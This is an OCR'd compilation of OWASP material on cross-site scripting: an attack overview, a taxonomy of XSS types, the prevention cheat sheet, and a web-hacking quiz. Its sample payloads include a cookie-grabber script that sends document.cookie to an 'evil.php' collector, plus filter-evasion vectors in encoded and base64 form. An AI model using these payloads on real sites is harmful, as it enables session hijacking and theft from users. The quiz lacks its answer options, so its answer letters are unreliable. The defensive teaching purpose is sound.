
Cross Site Scripting (XSS)

Author: KirstenS
Contributor(s): Jim Manico, Jeff Williams, Dave Wichers, Adar Weidman, Roman, Alan Jex, Andrew Smith, Jeff Knutson, Imifos, Erez Yalon, kingthorin, Vikas Khanna. Grant Ongers

Overview

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws, see: Types of Cross-Site Scripting.



Description

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Reflected and Stored XSS Attacks

XSS attacks can generally be categorized into two categories: reflected and stored. There is a third, much less well-known type of XSS attack called DOM Based XSS that is discussed separately here.

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-I XSS (the attack is carried out through a single request / response cycle).

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-II XSS.

Blind Cross-site Scripting

Blind Cross-site Scripting is a form of persistent XSS. It generally occurs when the attacker's payload saved on the server and reflected back to the victim from the backend application. For example in feedback forms, an attacker can submit the malicious payload using the form, and once the backend user/admin of the application will open the attacker's submitted form via the backend application, the attacker's payload will get executed. Blind Cross-site Scripting is hard to confirm in the real-world scenario but one of the best tools for this is XSS Hunter.

Other Types of XSS Vulnerabilities

In addition to Stored and Reflected XSS, another type of XSS, DOM Based XSS was identified by Amit Klein in 2005. OWASP recommends the XSS categorization as described in the OWASP Article: Types of Cross-Site Scripting, which covers all these XSS terms, organizing them into a matrix of Stored vs. Reflected XSS and Server vs. Client XSS, where DOM Based XSS is a subset of Client XSS.

XSS Attack Consequences

The consequence of an XSS attack is the same regardless of whether it is stored or reflected (or DOM Based). The difference is in how the payload arrives at the server. Do not be fooled into thinking that a “read-only” or “brochureware” site is not vulnerable to serious reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user’s session cookie, allowing an attacker to hijack the user’s session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, or modifying presentation of content. An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company’s stock price or lessen consumer confidence. An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose. For more information on these types of attacks see Content Spoofing.

How to Determine If You Are Vulnerable

XSS flaws can be difficult to identify and remove from a web application. The best way to find flaws is to perform a security review of the code and search for all places where input from an HTTP request could possibly make its way into the HTML output. Note that a variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto, and some other available tools can help scan a website for these flaws, but can only scratch the surface. If one part of a website is vulnerable, there is a high likelihood that there are other problems as well.

How to Protect Yourself

The primary defenses against XSS are described in the OWASP XSS Prevention Cheat Sheet.

Also, it’s crucial that you turn off HTTP TRACE support on all web servers. An attacker can steal cookie data via Javascript even when document.cookie is disabled or not supported by the client. This attack is mounted when a user posts a malicious script to a forum so when another user clicks the link, an asynchronous HTTP Trace call is triggered which collects the user’s cookie information from the server, and then sends it over to another malicious server that collects the cookie information so the attacker can mount a session hijack attack. This is easily mitigated by removing support for HTTP TRACE on all web servers.

The OWASP ESAPI project has produced a set of reusable security components in several languages, including validation and escaping routines to prevent parameter tampering and the injection of XSS attacks. In addition, the OWASP WebGoat Project training application has lessons on Cross-Site Scripting and data encoding.

Alternate XSS Syntax

XSS Using Script in Attributes

XSS attacks may be conducted without using `<script>...</script>` tags. Other tags will do exactly the same thing, for example: `<body onload=alert('test1')>` or other attributes like: `onmouseover`, `onerror`.

onmouseover

```
<b onmouseover=alert('Wufff!')>click me!</b>
```

onerror

```
<img src="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>
```

XSS Using Script Via Encoded URI Schemes

If we need to hide against web application filters we may try to encode string characters, e.g.: `a=&\#X41` (UTF-8) and use it in `IMG` tags:

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

There are many different UTF-8 encoding notations that give us even more possibilities.

XSS Using Code Encoding

We may encode our script in base64 and place it in `META` tag. This way we get rid of `alert()` totally. More information about this method can be found in RFC 2397

```
<META HTTP-EQUIV="refresh"
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">
```

These and others examples can be found at the OWASP XSS Filter Evasion Cheat Sheet which is a true encyclopedia of the alternate XSS syntax attack.

Examples

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted website for the consumption of other valid users.

The most common example can be found in bulletin-board websites which provide web based mailing list-style functionality.

Example 1

The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The code in this example operates correctly if `eid` contains only standard alphanumeric text. If `eid` has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially, this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

Example 2

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<%...
 Statement stmt = conn.createStatement();
 ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
 if (rs != null) {
  rs.next();
  String name = rs.getString("name");
%>

Employee Name: <%= name %>
```

As in Example 1, this code functions correctly when the values of name are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser. This type of exploit, known as Stored XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with websites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.
- As in Example 2, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Stored XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.
- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Attack Examples

Example 1: Cookie Grabber

If the application doesn't validate the input data, the attacker can easily steal a cookie from an authenticated user. All the attacker has to do is to place the following code in any posted input(ie: message boards, private messages, user profiles):

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

The above code will pass an escaped content of the cookie (according to RFC content must be escaped before sending it via HTTP protocol with GET method) to the evil.php script in "cakemonster" variable. The attacker then checks the results of their evil.php script (a cookie grabber script will usually write the cookie to a file) and use it.

Error Page Example

Let's assume that we have an error page, which is handling requests for a non existing pages, a classic 404 error page. We may use the code below as an example to inform user about what specific page is missing:

```
<html>
<body>
<? php
print "Not found: " . urldecode($_SERVER["REQUEST_URI"]);
?>

</body>
</html>
```

Let's see how it works: `http://testsite.test/file_which_not_exist` In response we get: `Not found: /file_which_not_exist`

Now we will try to force the error page to include our code: `http://testsite.test/<script>alert("TEST");</script>` The result is: `Not found: / (but with JavaScript code <script>alert("TEST");</script>)`

We have successfully injected the code, our XSS! What does it mean? For example, that we may use this flaw to try to steal a user's session cookie.

Types of XSS

Thank you for visiting OWASP.org. We recently migrated our community to a new web platform and regretably the content for this page needed to be programmatically ported from its previous wiki page. There's still some work to be done.

Background

This article describes the many different types or categories of cross-site scripting (XSS) vulnerabilities and how they relate to each other.

Early on, two primary types of XSS were identified, Stored XSS and Reflected XSS. In 2005, Amit Klein defined a third type of XSS, which Amit coined DOM Based XSS. These 3 types of XSS are defined as follows:

Reflected XSS (AKA Non-Persistent or Type I)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser (see DOM Based XSS below).

Stored XSS (AKA Persistent or Type II)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser. With the advent of HTML5, and other browser technologies, we can envision the attack payload being permanently stored in the victim's browser, such as an HTML5 database, and never being sent to the server at all.

DOM Based XSS (AKA Type-0)

As defined by Amit Klein, who published the first article about this issue [1], DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser. For example, the source (where malicious data is read) could be the URL of the page (e.g., document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g., document.write)."

Types of Cross-Site Scripting

For years, most people thought of these (Stored, Reflected, DOM) as three different types of XSS, but in reality, they overlap. You can have both Stored and Reflected DOM Based XSS. You can also have Stored and Reflected Non-DOM Based XSS too, but that's confusing, so to help clarify things, starting about mid 2012, the research community proposed and started using two new terms to help organize the types of XSS that can occur:

- Server XSS
- Client XSS

Server XSS

Server XSS occurs when untrusted user supplied data is included in an HTTP response generated by the server. The source of this data could be from the request, or from a stored location. As such, you can have both Reflected Server XSS and Stored Server XSS.


In this case, the entire vulnerability is in server-side code, and the browser is simply rendering the response and executing any valid script embedded in it.

Client XSS

Client XSS occurs when untrusted user supplied data is used to update the DOM with an unsafe JavaScript call. A JavaScript call is considered unsafe if it can be used to introduce valid JavaScript into the DOM. This source of this data could be from the DOM, or it could have been sent by the server (via an AJAX call, or a page load). The ultimate source of the data could have been from a request, or from a stored location on the client or the server. As such, you can have both Reflected Client XSS and Stored Client XSS.

With these new definitions, the definition of DOM Based XSS doesn't change. DOM Based XSS is simply a subset of Client XSS, where the source of the data is somewhere in the DOM, rather than from the Server.

Given that both Server XSS and Client XSS can be Stored or Reflected, this new terminology results in a simple, clean, 2 x 2 matrix with Client & Server XSS on one axis, and Stored and Reflected XSS on the other axis as depicted in Dave Witchers' DOM Based XSS talk [2]:



Recommended Server XSS Defenses

Server XSS is caused by including untrusted data in an HTML response. The easiest and strongest defense against Server XSS in most cases is:

- Context-sensitive server side output encoding

The details on how to implement Context-sensitive server side output encoding are presented in the OWASP XSS (Cross Site Scripting) Prevention Cheat Sheet in great detail.

Input validation or data sanitization can also be performed to help prevent Server XSS, but it's much more difficult to get correct than context-sensitive output encoding.

Recommended Client XSS Defenses

Client XSS is caused when untrusted data is used to update the DOM with an unsafe JavaScript call. The easiest and strongest defense against Client XSS is:

- Using safe JavaScript APIs

However, developers frequently don't know which JavaScript APIs are safe or not, never mind which methods in their favorite JavaScript library are safe. Some information on which JavaScript and jQuery methods are safe and unsafe is presented in Dave Wichers' DOM Based XSS talk presented at OWASP AppSec USA in 2012 XSS [2]

If you know that a JavaScript method is unsafe, our primary recommendation is to find an alternative safe method to use. If you can't for some reason, then context sensitive output encoding can be done in the browser, before passing that data to the unsafe JavaScript method. OWASP's guidance on how do this properly is presented in the DOM based XSS Prevention Cheat Sheet. Note that this guidance is applicable to all types of Client XSS, regardless of where the data actually comes from (DOM or Server).

Cross Site Scripting Prevention Cheat Sheet¶

Introduction¶

This cheat sheet provides guidance to prevent XSS vulnerabilities.

Cross-Site Scripting (XSS) is a misnomer. The name originated from early versions of the attack where stealing data cross-site was the primary focus. Since then, it has extended to include injection of basically any content, but we still refer to this as XSS. XSS is serious and can lead to account impersonation, observing user behaviour, loading external content, stealing sensitive data, and more.

This cheatsheet is a list of techniques to prevent or limit the impact of XSS. No single technique will solve XSS. Using the right combination of defensive techniques is necessary to prevent XSS.

Framework Security¶

Fewer XSS bugs appear in applications built with modern web frameworks. These frameworks steer developers towards good security practices and help mitigate XSS by using templating, auto-escaping, and more. That said, developers need to be aware of problems that can occur when using frameworks insecurely such as:

- *escape hatches* that frameworks use to directly manipulate the DOM
- React's `dangerouslySetInnerHTML` without sanitising the HTML
- React cannot handle `javascript:` or `data:` URLs without specialized validation
- Angular's `bypassSecurityTrustAs*` functions
- Template injection
- Out of date framework plugins or components
- and more

Understand how your framework prevents XSS and where it has gaps. There will be times where you need to do something outside the protection provided by your framework. This is where Output Encoding and HTML Sanitization are critical. OWASP are producing framework specific cheatsheets for React, Vue, and Angular.

XSS Defense Philosophy¶

For XSS attacks to be successful, an attacker needs to insert and execute malicious content in a webpage. Each variable in a web application needs to be protected. Ensuring that **all variables** go through validation and are then escaped or sanitized is known as perfect injection resistance. Any variable that does not go through this process is a potential weakness. Frameworks make it easy to ensure variables are correctly validated and escaped or sanitised.

However, frameworks aren't perfect and security gaps still exist in popular frameworks like React and Angular. Output Encoding and HTML Sanitization help address those gaps.

Output Encoding¶

Output Encoding is recommended when you need to safely display data exactly as a user typed it in. Variables should not be interpreted as code instead of text. This section covers each form of output encoding, where to use it, and where to avoid using dynamic variables entirely.

Start with using your framework's default output encoding protection when you wish to display data as the user typed it in. Automatic encoding and escaping functions are built into most frameworks.

If you're not using a framework or need to cover gaps in the framework then you should use an output encoding library. Each variable used in the user interface should be passed through an output encoding function. A list of output encoding libraries is included in the appendix.

There are many different output encoding methods because browsers parse HTML, JS, URLs, and CSS differently. Using the wrong encoding method may introduce weaknesses or harm the functionality of your application.

Output Encoding for "HTML Contexts"¶

"HTML Context" refers to inserting a variable between two basic HTML tags like a `<div>` or `<b>`. For example..

```
<div> $varUnsafe </div>
```

An attacker could modify data that is rendered as `$varUnsafe`. This could lead to an attack being added to a webpage.. for example.

```
<div> <script>alert`1`</script> </div> // Example Attack
```

In order to add a variable to a HTML context safely, use HTML entity encoding for that variable as you add it to a web template.

Here are some examples of encoded values for specific characters.

If you're using JavaScript for writing to HTML, look at the `.textContent` attribute as it is a **Safe Sink** and will automatically HTML Entity Encode.

```
&    &amp;
<    &lt;
>    &gt;
"    &quot;
'    &#x27;
```

Output Encoding for "HTML Attribute Contexts"¶

“HTML Attribute Contexts” refer to placing a variable in an HTML attribute value. You may want to do this to change a hyperlink, hide an element, add alt-text for an image, or change inline CSS styles. You should apply HTML attribute encoding to variables being placed in most HTML attributes. A list of safe HTML attributes is provided in the **Safe Sinks** section.

```
<div attr="$varUnsafe">
<div attr="*x" onblur="alert(1)*"> // Example Attack
```

It’s critical to use quotation marks like " or ' to surround your variables. Quoting makes it difficult to change the context a variable operates in, which helps prevent XSS. Quoting also significantly reduces the characterset that you need to encode, making your application more reliable and the encoding easier to implement.

If you’re using JavaScript for writing to a HTML Attribute, look at the `.setAttribute` and `[attribute]` methods which will automatically HTML Attribute Encode. Those are **Safe Sinks** as long as the attribute name is hardcoded and innocuous, like `id` or `class`. Generally, attributes that accept JavaScript, such as `onClick`, are **NOT safe** to use with untrusted attribute values.

Output Encoding for “JavaScript Contexts”¶

“JavaScript Contexts” refer to placing variables into inline JavaScript which is then embedded in an HTML document. This is commonly seen in programs that heavily use custom JavaScript embedded in their web pages.

The only ‘safe’ location for placing variables in JavaScript is inside a “quoted data value”. All other contexts are unsafe and you should not place variable data in them.

Examples of “Quoted Data Values”

```
<script>alert('$varUnsafe')</script>
<script>x='$varUnsafe'</script>
<div onmouseover="$varUnsafe"</div>
```

Encode all characters using the `\xHH` format. Encoding libraries often have a `EncodeForJavaScript` or similar to support this function.

Please look at the OWASP Java Encoder JavaScript encoding examples for examples of proper JavaScript use that requires minimal encoding.

For JSON, verify that the `Content-Type` header is `application/json` and not `text/html` to prevent XSS.

Output Encoding for “CSS Contexts”¶

“CSS Contexts” refer to variables placed into inline CSS. This is common when you want users to be able to customize the look and feel of their webpages. CSS is surprisingly powerful and has been used for many types of attacks. Variables should only be placed in a CSS property value. Other “CSS Contexts” are unsafe and you should not place variable data in them.

```
<style> selector { property : $varUnsafe; } </style>
<style> selector { property : "$varUnsafe"; } </style>
<span style="property : $varUnsafe">Oh no</span>
```

If you’re using JavaScript to change a CSS property, look into using `style.property = x`. This is a **Safe Sink** and will automatically CSS encode data in it.

// Add CSS Encoding Advice

Output Encoding for “URL Contexts”¶

“URL Contexts” refer to variables placed into a URL. Most commonly, a developer will add a parameter or URL fragment to a URL base that is then displayed or used in some operation. Use URL Encoding for these scenarios.

```
<a href="http://www.owasp.org?test=$varUnsafe">link</a >
```

Encode all characters with the `%HH` encoding format. Make sure any attributes are fully quoted, same as JS and CSS.

Common Mistake¶

There will be situations where you use a URL in different contexts. The most common one would be adding it to an `href` or `src` attribute of an `<a>` tag. In these scenarios, you should do URL encoding, followed by HTML attribute encoding.

```
url = "https://site.com?data=" + urlencode(parameter)
<a href='attributeEncode(url)'>link</a>
```

If you’re using JavaScript to construct a URL Query Value, look into using `window.encodeURIComponent(x)`. This is a **Safe Sink** and will automatically URL encode data in it.

Dangerous Contexts¶

Output encoding is not perfect. It will not always prevent XSS. These locations are known as **dangerous contexts**. Dangerous contexts include:

```
<script>Directly in a script</script>
<!-- Inside an HTML comment -->
<style>Directly in CSS</style>
```

```
<div ToDefineAnAttribute=test />
<ToDefineATag href="/test" />
```

Other areas to be careful of include:

- Callback functions
- Where URLs are handled in code such as this CSS { background-url : “javascript:alert(xss)”; }
- All JavaScript event handlers (`onclick()`, `onerror()`, `onmouseover()`).
- Unsafe JS functions like `eval()`, `setInterval()`, `setTimeout()`

Don't place variables into dangerous contexts as even with output encoding, it will not prevent an XSS attack fully.

HTML Sanitization¶

Sometimes users need to author HTML. One scenario would be allow users to change the styling or structure of content inside a WYSIWYG editor. Output encoding here will prevent XSS, but it will break the intended functionality of the application. The styling will not be rendered. In these cases, HTML Sanitization should be used.

HTML Sanitization will strip dangerous HTML from a variable and return a safe string of HTML. OWASP recommends DOMPurify for HTML Sanitization.

```
let clean = DOMPurify.sanitize(dirty);
```

There are some further things to consider:

If you sanitize content and then modify it afterwards, you can easily void your security efforts.

- If you sanitize content and then send it to a library for use, check that it doesn’t mutate that string somehow. Otherwise, again, your security efforts are void.
- You must regularly patch DOMPurify or other HTML Sanitization libraries that you use. Browsers change functionality and bypasses are being discovered regularly.

Safe Sinks¶

Security professionals often talk in terms of sources and sinks. If you pollute a river, it'll flow downstream somewhere. It’s the same with computer security. XSS sinks are places where variables are placed into your webpage.

Thankfully, many sinks where variables can be placed are safe. This is because these sinks treat the variable as text and will never execute it. Try to refactor your code to remove references to unsafe sinks like innerHTML, and instead use textContent or value.

```
elem.textContent = dangerVariable;
elem.insertAdjacentText(dangerVariable);
elem.className = dangerVariable;
elem.setAttribute(safeName, dangerVariable);
formfield.value = dangerVariable;
document.createTextNode(dangerVariable);
document.createElement(dangerVariable);
elem.innerHTML = DOMPurify.sanitize(dangerVar);
```

Safe HTML Attributes include: `align`, `alink`, `alt`, `bgcolor`, `border`, `cellpadding`, `cellspacing`, `class`, `color`, `cols`, `colspan`, `coords`, `dir`, `face`, `height`, `hspace`, `ismap`, `lang`, `marginheight`, `marginwidth`, `multiple`, `nohref`, `noresize`, `noshade`, `nowrap`, `ref`, `rel`, `rev`, `rows`, `rowspan`, `scrolling`, `shape`, `span`, `summary`, `tabindex`, `title`, `usemap`, `valign`, `value`, `vlink`, `vspace`, `width`.

For a comprehensive list, check out the DOMPurify allowlist

Other Controls¶

Framework Security Protections, Output Encoding, and HTML Sanitization will provide the best protection for your application. OWASP recommends these in all circumstances.

Consider adopting the following controls in addition to the above.

- Cookie Attributes - These change how JavaScript and browsers can interact with cookies. Cookie attributes try to limit the impact of an XSS attack but don’t prevent the execution of malicious content or address the root cause of the vulnerability.
- Content Security Policy - An allowlist that prevents content being loaded. It’s easy to make mistakes with the implementation so it should not be your primary defense mechanism. Use a CSP as an additional layer of defense and have a look at the cheatsheet here.
- Web Application Firewalls - These look for known attack strings and block them. WAF’s are unreliable and new bypass techniques are being discovered regularly. WAFs also don’t address the root cause of an XSS vulnerability. In addition, WAFs also miss a class of XSS vulnerabilities that operate exclusively client-side. WAFs are not recommended for preventing XSS, especially DOM-Based XSS.

XSS Prevention Rules Summary¶

The following snippets of HTML demonstrate how to safely render untrusted data in a variety of different contexts.

Data Type	Context	Code Sample	Defense
String	HTML Body	UNTRUSTED DATA	HTML Entity Encoding (rule #1).
String	Safe HTML Attributes	<input type="text" name="fname" value="UNTRUSTED DATA ">	Aggressive HTML Entity Encoding (rule #2), Only place untrusted data into a list of safe attributes (listed below), Strictly validate unsafe attributes such as background, ID and name.
String	GET Parameter	clickme	URL Encoding (rule #5).
String	Untrusted URL in a SRC or HREF attribute	clickme <iframe src="UNTRUSTED URL " />	Canonicalize input, URL Validation, Safe URL verification, Allow-list http and HTTPS URLs only (Avoid the JavaScript Protocol to Open a new Window), Attribute encoder.
String	CSS Value	HTML Selection	Strict structural validation (rule #4), CSS Hex encoding, Good design of CSS Features.
String	JavaScript Variable	<script>var currentValue='UNTRUSTED DATA ';</script> <script>someFunction('UNTRUSTED DATA ');</script>	Ensure JavaScript variables are quoted, JavaScript Hex Encoding, JavaScript Unicode Encoding, Avoid backslash encoding (\" or \' or \\).
HTML	HTML Body	UNTRUSTED HTML	HTML Validation (JSoup, AntiSamy, HTML Sanitizer...).
String	DOM XSS	<script>document.write("UNTRUSTED INPUT: " + document.location.hash);<script/>	DOM based XSS Prevention Cheat Sheet

Output Encoding Rules Summary¶

The purpose of output encoding (as it relates to Cross Site Scripting) is to convert untrusted input into a safe form where the input is displayed as **data** to the user without executing as **code** in the browser. The following charts details a list of critical output encoding methods needed to stop Cross Site Scripting.

Encoding Type	Encoding Mechanism
HTML Entity Encoding	Convert & to &, Convert < to <, Convert > to >, Convert " to ", Convert ' to ', Convert / to /
HTML Attribute Encoding	Except for alphanumeric characters, encode all characters with the HTML Entity &#xHH; format, including spaces. (**HH** = Hex Value)
URL Encoding	Standard percent encoding, see here. URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.
JavaScript Encoding	Except for alphanumeric characters, encode all characters with the \uXXXX unicode encoding format (**X** = Integer).
CSS Hex Encoding	CSS encoding supports \XX and \XXXXXX. Using a two character encode can cause problems if the next character continues the encode sequence. There are two solutions: (a) Add a space after the CSS encode (will be ignored by the CSS parser) (b) use the full amount of CSS encoding possible by zero padding the value.

1. A _____ is a program application which is stored on a remote-server & distributed over the Internet when a user uses a browser interface to request for such applications.

Answer: b
Clarification: A Web application is a program application that is stored on a remote-server & distributed over the Internet when a user uses a browser interface to request for such applications.

2. Which of the following is not an example of web application hacking?
Answer: c
Clarification: Reverse engineering PC apps is not an example of web application hacking. Stealing credit card information, reverse engineering PC apps, and exploiting server-side scripting are examples of web application hacking.

3. _____ hacking refers to mistreatment of applications through HTTP or HTTPS that can be done by manipulating the web application through its graphical web interface or by tampering the Uniform Resource Identifier (URI).
Answer: b
Clarification: Web application hacking can be defined as the mistreatment of applications through HTTP or HTTPS that can be done by manipulating the web application through its graphical web interface or by tampering the Uniform Resource Identifier (URI).

4. Which of the following is not an appropriate method of web application hacking?
Answer: d
Clarification: The mistreatment of online services and applications that uses HTTP or HTTPS can be done by manipulating the web application through its graphical web interface. Popular hacking methods are XSS, CSRF, SQLi.

5. XSS stands for _____
Answer: c
Clarification: Cross-site scripting (XSS) is a kind of external injection attack on web-app security where an attacker injects some abnormal data, such as a malicious code/script to harm or lower down the reputation of trusted websites.

6. Which of the following is not an example of web application hacking?
Answer: b
Clarification: Domain Name Server (DNS) Attack, injecting Malicious code, using the shell to destroy web application data, exploiting server-side scripting are examples of web application hacking.

7. Which of the following is not a threat of web application?
Answer: a
Clarification: Web applications are mistreated via HTTP or HTTPS for manipulating the web application through its graphical web interface and this technique is called Web application hacking. Web application threats are command injection, DMZ protocol attack, buffer overflow attack etc.

8. Which of the following is not a threat of web application?
Answer: b
Clarification: Web application hacking is the mistreatment of online applications and services. Some web application threats are session poisoning, cryptographic interception, cookie snooping etc.

9. _____ Injection attack is a special attack done through character elements “Carriage Return” or “Line Feed.” Exploitation can be done when an attacker is capable to inject a CRLF series in an HTTP stream.
Answer: c
Clarification: CRLF Injection attack is a special attack done through character elements “Carriage Return” or “Line Feed.” Exploitation can be done when an attacker is capable to inject a CRLF series in an HTTP stream.

10. Which of the following scripting language is used for injecting executable malicious code for web-app hacking?
Answer: d
Clarification: Web application hacking can be defined as the mistreatment of applications through HTTP or HTTPS that can be done by manipulating the web application through its graphical web interface. JavaScript is used for injecting code for web-app hacking.

11. _____ takes advantage if hidden fields that work as the only security measure in some applications.
Answer: a
Clarification: Parameter tampering takes advantage if hidden fields that work as the only security measure in some applications. Modifying this hidden field value will cause the web application to change according to new data incorporated.

12. _____ is the attack method for decoding user credentials. Using this technique an attacker can log on as a user & gain access to unauthorized data.
Answer: c
Clarification: Cookie Snooping is the attack method for decoding user credentials. Using this technique an attacker can log on as a user & gain access to unauthorized data.

13. Which of the following is not an example of web application hacking technique?
Answer: b
Clarification: Cryptanalysis is the study of cipher-text & cryptosystems keeping in mind to improvise the crypto-algorithm by understanding how they work & finding alternate techniques. The rest three are examples of web application hacking techniques.